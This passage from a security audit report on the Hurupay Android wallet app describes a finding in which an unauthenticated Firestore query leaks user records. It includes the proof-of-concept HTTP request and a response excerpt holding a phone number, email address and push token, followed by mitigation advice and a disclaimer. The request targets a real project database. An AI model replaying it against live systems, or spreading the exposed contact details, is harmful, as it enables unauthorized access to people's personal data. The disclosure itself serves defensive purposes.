https://firestore.googleapis.com/google.firestore.v1.Firestore/Listen/channel?gsessionid=Nn8cgTZO3jEmJmTihrYz0S4u176twZ25QmbBLhwVeT8&VER=8&database=projects%2Fhurupay-inc%2Fdatabases%2F(default)&RID=rpc&SID=noCXym-T4xlz26osYNdUfA&AID=35&CI=1&TYPE=xmlhttp&zx=2pdrszeu49nz&t=1

POC



```
GET /google.firestore.v1.Firestore/Listen/channel?gsessionid=
Nn8cgTZO3jEmJmTihrYz0S4u176twZ25QmbBLhwVeT8&VER=8&database=
projects%2Fhurupay-inc%2Fdatabases%2F(default)&RID=rpc&SID=noCXym-T4xlz26osYNdUfA&AID=
35&CI=1&TYPE=xmlhttp&zx=2pdrszeu49nz&t=1 HTTP/2
Host: firestore.googleapis.com
Accept-Encoding: gzip, deflate
User-Agent: okhttp/4.9.2
```

```
          "stringValue": "ExponentPushToken[XQDXrkDSRX12ud2NwUhp17]"
        },
        "Phone": {
          "stringValue": "0549034289"
        },
        "Currency": {
          "stringValue": "USD"
        },
        "Email": {
          "stringValue": "hurupayapp@gmail.com"
        },
        "country": {
          "stringValue": "United States of America"
        },
        "Reserves": {
          "integerValue": "0"
        },
        "transactionRate": {
          "doubleValue": 0.02
        },
        "Name": {
          "stringValue": "United States"
        },
        "Company ": {
          "stringValue": "Hurupay US"
        }
      },
      "createTime": "2023-06-19T21:38:27.050660Z",
      "updateTime": "2023-10-02T21:56:58.972985Z"
    },
    "targetIds": [
      14
    ]
```

Recommendation

To mitigate this vulnerability and prevent the unauthorized disclosure of PII information. Ensure that all PII data is encrypted both in transit and at rest to protect it from unauthorized access.

Impact

1. **Privacy Violation:** Unauthorized access to email addresses and phone numbers can lead to privacy breaches, exposing individuals to unsolicited communication, phishing attacks, and identity theft.
2. **Geographical Targeting:** Knowledge of an individual's country of residence can facilitate location-based attacks or targeted marketing efforts.

Status

Resolved

Closing Summary

In this report, we have considered the security of the Hurupay Mobile wallet app. We performed our audit according to the procedure described above.

Some issues of High, medium, low, and Informational severity were found, Some suggestions and best practices are also provided in order to improve the code quality and security posture.

Disclaimer

QuillAudits Dapp/Wallet Pentest security audit provides services to help identify and mitigate potential security risks in the Hurupay Android Wallet App. However, it is important to understand that no security audit can guarantee complete protection against all possible security threats. QuillAudits audit reports are based on the information provided to us at the time of the audit, and we cannot guarantee the accuracy or completeness of this information. Additionally, the security landscape is constantly evolving, and new security threats may emerge after the audit has been completed.

Therefore, it is recommended that multiple audits and bug bounty programs be conducted to ensure the ongoing security of the Hurupay Android Wallet App. One audit is not enough to guarantee complete protection against all possible security threats. It is important to implement proper risk management strategies and stay vigilant in monitoring your smart contracts for potential security risks.

QuillAudits cannot be held liable for any security breaches or losses that may occur subsequent to and despite using our audit services. It is the responsibility of the Hurupay Team to implement the recommendations provided in our audit reports and to take appropriate steps to mitigate potential security risks.

About QuillAudits

QuillAudits is a secure smart contracts audit platform designed by QuillHash Technologies. We are a team of dedicated blockchain security experts and smart contract auditors determined to ensure that Smart Contract-based Web3 projects can avail the latest and best security solutions to operate in a trustworthy and risk-free ecosystem.

850+
Audits Completed

$30B
Secured

$30B
Lines of Code Audited

Follow Our Journey

Audit Report
November, 2023

For

QuillAudits

Canada, India, Singapore, UAE, UK

www.quillaudits.com

audits@quillhash.com